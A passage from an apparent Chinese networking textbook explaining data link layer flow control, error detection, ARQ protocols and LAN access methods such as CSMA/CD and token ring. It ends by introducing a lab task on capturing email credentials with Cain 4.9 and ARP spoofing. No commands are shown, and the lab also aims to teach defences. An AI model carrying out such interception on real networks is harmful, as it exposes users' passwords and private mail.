数据链路层以帧为单位进行处理，把数据流划分成帧的目的在于分帧传输、应答和重传，当帧丢失或出错时可以减少重传数据量。所谓流量控制，是为保证发送和接收速度匹配，避免因发送过快导致接收不及造成接收方数据丢失。常用流量控制方法有两种，分别是停等协议和滑动窗口协议。

1. 停等协议(Stop and Wait)

停等协议是数据链路层基础协议。发送方每发一帧后停下来等待接收方的应答信息，这里存在两种情况。

(1) 接收方返回应答信号，表示已经接收到本帧数据，准备接收下一帧；发送方接收到应答信号后再发送下一帧。

(2) 接收方没有收到任何数据，不返回应答信号；发送方一直等待应答直至超时，认为数据已经丢失，重新发送本帧数据。

停等协议每发送一帧后必须停下来等待应答，此时线路上仅存在一帧，造成信道浪费，并且线路越长浪费越严重，传输速率也越低，而滑动窗口协议能很好解决这个问题。

2. 滑动窗口协议(Sliding Window)

滑动窗口协议可以连续发送多个帧而无须每发一帧立即停下来等待应答信息。如图 4-3 所示，发送方和接收方以类似窗口形式发送和接收数据。发送方每发送一帧逆时针转一个窗口，接收方每接收一帧顺时针转一个窗口，并返回应答信息。初始时刻，发送方处于第 0 个窗口，表示准备发送第 0 帧；接收方也处于第 0 个窗口，表示准备接收第 0 帧，如图 4-3(a)所示；此后发送方连续发送数据帧，目前正发送第二帧，而第 0 帧和第 1 帧还未抵达接收方，此时线路上共存在 3 帧，如图 4-3(b)所示；下一时刻，发送方第 0 帧抵达接收方，接收方返回应答信息并顺时针转一个窗口，准备接收第 1 帧，如图 4-3(c)所示；再下一时刻，发送方发送第 4 帧，同时接收到第 0 帧返回的应答，发送方将本周期第 0 帧替换成下一周期的第 0 帧，如图 4-3(d)所示，如此反复。




图 4-3　滑动窗口协议

在滑动窗口协议中，线路上可以存在 n 帧，n 值越大发送速率越快，线路利用率越高，当 $n=1$ 时则相当于停等协议。

4.1.3　差错控制

若发送数据和接收数据不一致则称为差错。差错不可避免，主要由两方面原因造成：①随机差错，由介质电子热运动造成，会导致传输个别比特出错；②突发差错，由外界电磁干扰造成，会引发连续比特出错。数据通信的差错程度用误码率标识，是指二进制比特在传输中出错的概率，用以衡量数据传输的可靠性。差错控制是检测和纠正数据传输错误的机制，利用“差错检测技术”和“差错控制机制”对丢失或出错数据请求重发。

1. 差错检测技术

差错检测技术分为两种，分别是检错码和纠错码。

(1) 检错码

检错码是在每帧数据中附带冗余信息，接收方通过冗余信息能够检测传输数据是否出错。检错码只能检测错误，不能纠正错误，数据出错后返回错误应答通知发送方重传。基本检错码有奇偶校验码、循环冗余检验码等。

奇偶校验码根据二进制比特中“1”的个数和进行校验，有奇校验和偶校验两种。奇

校验在每组数据中增加一位校验位，使得比特“1”的个数恒定为奇数。如图 4-4 所示，数据中“1”的个数为 4，因此增加的奇校验位定义为“1”以满足“1”的个数和恒定为奇数；接收方利用奇校验进行检错，若数据位和校验位“1”的个数和满足为奇数则认为数据没有出错。偶校验正好相反，在每组数据中增加的偶校验位必须满足“1”的个数和恒定为偶数。如图 4-5 所示，数据中“1”的个数为 4，为满足“1”的个数恒定为偶数，偶校验位必须定义为“0”。




图 4-4　奇校验　　　　图 4-5　偶校验

群计数把每组数据中“1”的个数用二进制表示，并随数据一起发送进行检错。如图 4-6 所示，传输数据“01000111”中共有 4 个“1”，把“4”转换为二进制为“100”，填入计数位随数据一起发送；接收方根据计数位“100”，若其后数据含有 4 个“1”则认为没有发生差错。




图 4-6　群计数检错码

循环冗余检验码检错能力很强，实现思想是收发双方事先约定 $G(x)$，发送方根据发送的数据生成校验和多项式 $f(x)$附加在帧尾一起发送，使 $f(x)$能被 $G(x)$除尽；接收方根据数据生成同样的校验和 $f(x)$，用 $f(x)/G(x)$，若有余数则表示数据传输出现差错。校验和多项式 $f(x)$生成复杂，这里不作详细说明。

(2) 纠错码

纠错码是在每个数据帧中附带冗余信息，接收方通过冗余信息不但能发现差错，还能自动对传输错误进行纠正，避免数据重传带来的时延。常用的纠错码有海明码、正反码等。

纠错码虽然能及时发现和纠正错误，但实现复杂，并且数据纠错时间可能会大于数据重传时间，在短距离传输中一般不宜采用。检错码不能纠正错误，但可以通过重传机制达到同样效果，原理简单，实现容易，而且编码与解码速度很快，在广域网中得到广泛应用①。

2. 差错控制机制

差错控制的主要思想是利用差错检测技术和自动重发机制(Automatic Repeat Request，ARQ)对丢失帧和错误帧纠错或重发。结合流量控制技术，差错控制方法可以分为 3 种形式，分别为停等 ARQ 协议、后退 N 帧 ARQ 协议和选择性 ARQ 协议。

(1) 停等 ARQ 协议

停等 ARQ 协议基于停等流量控制技术。发送方每发送一帧后停下来等待接收方应答信息，和流量控制不同的是停等 ARQ 协议存在 3 种情况。

① 肯定应答：发送方返回肯定应答信息，表示收到的数据帧校验无误，准备接收下一

① 局域网因为覆盖范围比较小，数据传输距离短，数据发生差错的概率很低，一般不宜对数据进行检错。

帧；发送方接收到肯定应答后得知数据帧没有发生差错，随即发送下一帧。

② 否定应答：发送方返回否定答认信息，表示收到的帧校验有误，应重新发送该帧；发送方接收到否定应答后得知数据帧已发生差错，重新发送本帧数据。

③ 超时重发：可能是数据帧丢失，也可能是应答信息丢失，发送方没有接收到返回的任何应答直到超时，重新发送本帧数据。

由于停等ARQ协议基于停等协议，因此和停等协议一样线路上仅能存在一帧，线路利用率低，浪费严重，改进方案是后退N帧ARQ协议和选择性ARQ协议。

(2) 后退N帧ARQ协议

后退N帧ARQ协议基于滑动窗口流量控制技术，是从出错处重新发送已经发出的N个数据帧。如图4-7(a)所示，目前发送方处于第5个发送窗口，已经连续发送了6帧，并接收到返回的"1帧正确"的应答信息。此时，第3帧刚好抵达接收方，接收方通过检错码检测到出错，返回"第3帧错误"的否定应答，并一直处于第三个接收窗口[①]。如图4-7(b)所示，下一时刻发送方收到"2帧正确"的肯定应答，但"第3帧错误"的否定应答还在线路中传输，并且第4帧已经抵达接收方，由于接收方仍处于第三个接收窗口，会因帧序号和窗口序号不一致而丢弃。如图4-7(c)所示，发送方准备发送第7帧，此时收到"第3帧错误"的否定应答，立刻后退到第三个窗口重新发送第3帧。如图4-7(d)所示，同时第5帧抵达接收方后被丢弃。在本例中，发送方从第六个窗口退到第三个窗口重新发送出错帧，共后退了3帧，称为后退3帧ARQ协议，此时线路上共存在3帧。在后退N帧ARQ协议中，当N等于1时相当于停等ARQ协议。




图4-7 后退N帧ARQ协议

(3) 选择性ARQ协议

后退N帧ARQ协议仍存在帧浪费现象，在上述例子中第3帧检验出错，接收方直接丢弃其后的4、5、6这3帧而不管这3帧是否正确。选择性ARQ协议的改进之处是哪帧出错则重发哪帧，选择性重发出错帧，而不是后退到出错处重新发送其后所有帧。如图4-8所示，当第3帧检验出错后，接收方仍会顺时针转一个窗口，表示准备接收下一帧第4帧，




图4-8 选择性ARQ协议

① 在后退N帧ARQ协议中，接收方校验到出错后会保持当前窗口处于收接状态，直到接收到正确数据帧为止。

而不是一直处于出错窗口不变，这是与后退 N 帧 ARQ 协议的本质区别。

4.1.4　链路管理

链路管理包括双发主机链路建立、维持和释放 3 个过程。链路建立是协调双方主机动作，使目的主机做好同步和接收准备；链路维持也称为数据传输，是指发送方将数据包加上帧头和帧尾形成数据帧，并根据返回的应答信息决定继续发送下一帧还是重发该帧；链路释放是数据帧传输完成后或任何一方希望停止对话，拆除传输链路的过程。

4.2　局域网介质访问控制方式

局域网涉及 OSI 参考模型的物理层和数据链路层两层。处于局域网内的所有计算机通过查找 Mac 地址通信，不涉及网络层的 IP 计算和路由选择范畴，因此局域网主机即使没有配置 IP 地址也能相互通信。局域网类型繁多，介质接入和访问控制方法也各不相同。为简化局域网逻辑结构，将数据链路层再划分为两个子层次，分别是逻辑链路控制子层（LLC）和介质访问控制子层（Mac）。局域网在 OSI 参考模型中的位置如图 4-9 所示。

局域网模型各层功能如下。

① 物理层：为主机通信提供必要的物理线路连接以传输比特流，同时统一发送设备和接收设备之间的机械、电气、功能和规程 4 个特性。

② 介质访问控制子层：由于局域网主机共享单一信道，因此与外网通信时存在介质争用问题。介质访问控制子层就是控制局域网主机对传输介质的争用，并且实现数据帧的封装和 Mac 地址寻址。

③ 逻辑链路控制子层：介质访问控制子层通过查询 Mac 地址找到目的主机，并交由逻辑链路控制子层。逻辑链路控制子层的任务是为通信双方主机建立、维持和释放逻辑连接。

局域网可以分为共享式局域网和交换式局域网两种。共享式局域网中的所有主机共享单一数据总线，有总线型、环形、星形和树型 4 种拓扑结构，每种结构都有其独特的介质访问控制方式。所谓介质访问控制方式，是让所有主机平等、高效地共享单一传输介质，因此介质访问控制方式决定着局域网整体性能。

（1）总线型网络介质访问控制方式

总线型局域网采用带冲突检测的载波监听多路访问（CSMA/CD①）控制方法。总线型局域网采用同轴电缆作为传输介质，局域网内的所有计算机通过 T 型转接头接入数据总线，共享单一信道。由于总线只能传输一路数字信号，并且任意一节点通过总线发出的数据都会广播至网络中所有节点，因此若多个节点同时占用总线发送数据则会产生冲突，如图 4-10 所示。

① 英文全称：Carrier Sense Multiple Access/Confict Dectet。




图 4-9　局域网在 OSI 参考模型中的位置




图 4-10　总线型局域网的数据冲突

为解决节点之间争用信道的问题，CSMA/CD 协议规定各节点在发送数据之前必须先监听总线信道是否空闲。若总线已有数据发送则继续监听，直到线路空闲时再发送数据，具体过程如下。

① 某节点 A 在发送数据之前，先处于监听状态。

② 若总线忙，则继续监听，并等待一段随机时间继续监听；若总线信道空闲，则立刻发送数据。

③ 在发送数据过程中如果节点 A 检测到冲突[①]，则默认为已发送的数据受到冲撞，立即停止发送，并发出阻塞信号通知总线各节点已发生冲突。

④ 网络中所有节点立刻停止发送数据，并等待一段随机时间再尝试重新发送。

CSMA/CD 协议虽然能解决总线形局域网数据冲突问题，但执行效率不高，并且随着网络规模的扩大，节点间用于解决冲突的时间可能大于实际数据传输的时间，网络运行效率低下，因此总线型拓扑适用于组建通信量不大的小规模局域网。

（2）环形网络介质访问控制方式

环形局域网采用令牌环（Token Ring）介质访问控制方法。在环形网络中，相邻节点通过同轴电缆相互连接，组成闭合数据总线，只能传输一路数字信号。在环形网络中，若节点同时占用总线传输数据则会造成冲突，为解决节点之间信道争用问题，令牌环访问控制方法通过传递令牌的方式实现介质访问权限，即哪个节点拥有令牌，哪个节点占用环路总线发送数据，如图 4-11 所示。具体实现过程如下。




图 4-11　令牌环访问控制方法

① 当环行网络中没有数据要发送时，令牌标记为空标记“01111111”，并以逆时针方向在环形网络中循环。

② 若节点 A 发数据至节点 C，首先必须等待令牌的到来，并将空标记置换为忙标记“01111110”。

③ 节点 A 将数据附随令牌传递至下一节点 B。由于令牌是忙标记，故节点 B 不能向总线发送数据，只能被动接收，但会因地址不吻合而丢弃。

④ 令牌传递至下一节点 C，节点 C 在接收到忙标

---

① 冲突是由节点发送的数据与其他节点的数据或监听信号产生碰撞造成的。

记令牌后，检验地址和令牌数据是否正确，待检验无误后在令牌上替换为肯定应答信息。

⑤ 令牌循环一周后由节点 A 自身收回。节点 A 检查令牌附带的应答信息，若为否定应答则重发该数据帧，若为肯定应答则将忙标记置换为空标记，并传递给下一节点 B，释放信道，完成发送任务。

在环形网络中，数据帧随令牌发送一周后由发送节点本身回收。由于节点需要等待令牌到来才能发送数据，并且节点数量越多令牌循环一周时间越长，因此整个环形网络运行效率不高，并且任意一节点故障会导致整个网络不可用，适用于组建小规模局域网。

(3) 星形网络介质访问控制方式

共享式星形局域网采用同步时分复用介质访问控制方法。在星形网络中，所有节点共享中心节点（集线器）带宽，处于同一冲突中。一节点发送的数据会广播至网络中的所有节点，若多个节点同时发送则会产生冲突。为合理分配中心节点资源，集线器采取同步时分复用方法共享中心节点带宽。同步时分复用技术可参阅前面有关章节。

共享式星形局域网所有节点处于同一冲突域中，网段节点越多，规模越大，发生冲突的几率就越大，不能用于组建大型复杂网络。为扩大网络规模，减少冲突，可在增加网段基础上减少单个网段节点数量，由此提出了交换式局域网。在交换式局域网中，每个网段都是一个独立的冲突域，一个网段发生冲突不会影响到其他网段。

交换式局域网同样采取星形拓扑结构，交换机是整个网络的核心，每个端口属于不同网段，之间通过逻辑通道连接，不同网段节点选择不同逻辑通道发送和接收数据，不存在信道争用问题。在与外网连接中，不管是共享式局域还是交换式局域网都仅存在单一数据总线，然而不同的是交换式局域网采用异步时分复用技术争用信道[①]，减少信道浪费，最大可达总线带宽。

4.3　数据链路层网联设备和安全

工作任务五　截获邮箱账号

本节主要讲述利用 Cain 4.9 监听工具结合 ARP 欺骗捕捉邮件用户名和密码，要求读者理解交换式局域网监听原理，学会 Cain 4.9 监听工具的使用技巧，最后掌握应对 ARP 欺骗的防范方法和措施。

工作目的

利用 ARP 欺骗捕获邮箱用户名和密码。

工作任务

小张是公安机关科技部工作人员，需对疑犯王某进行 24h 监控。王某走进网吧通过邮件通知与之接头的许某，包括时间、地点和交接方式。上级要求小张在网吧进行蹲点，并尝试捕获王某发送邮件的内容和收件人账号。

任务分析

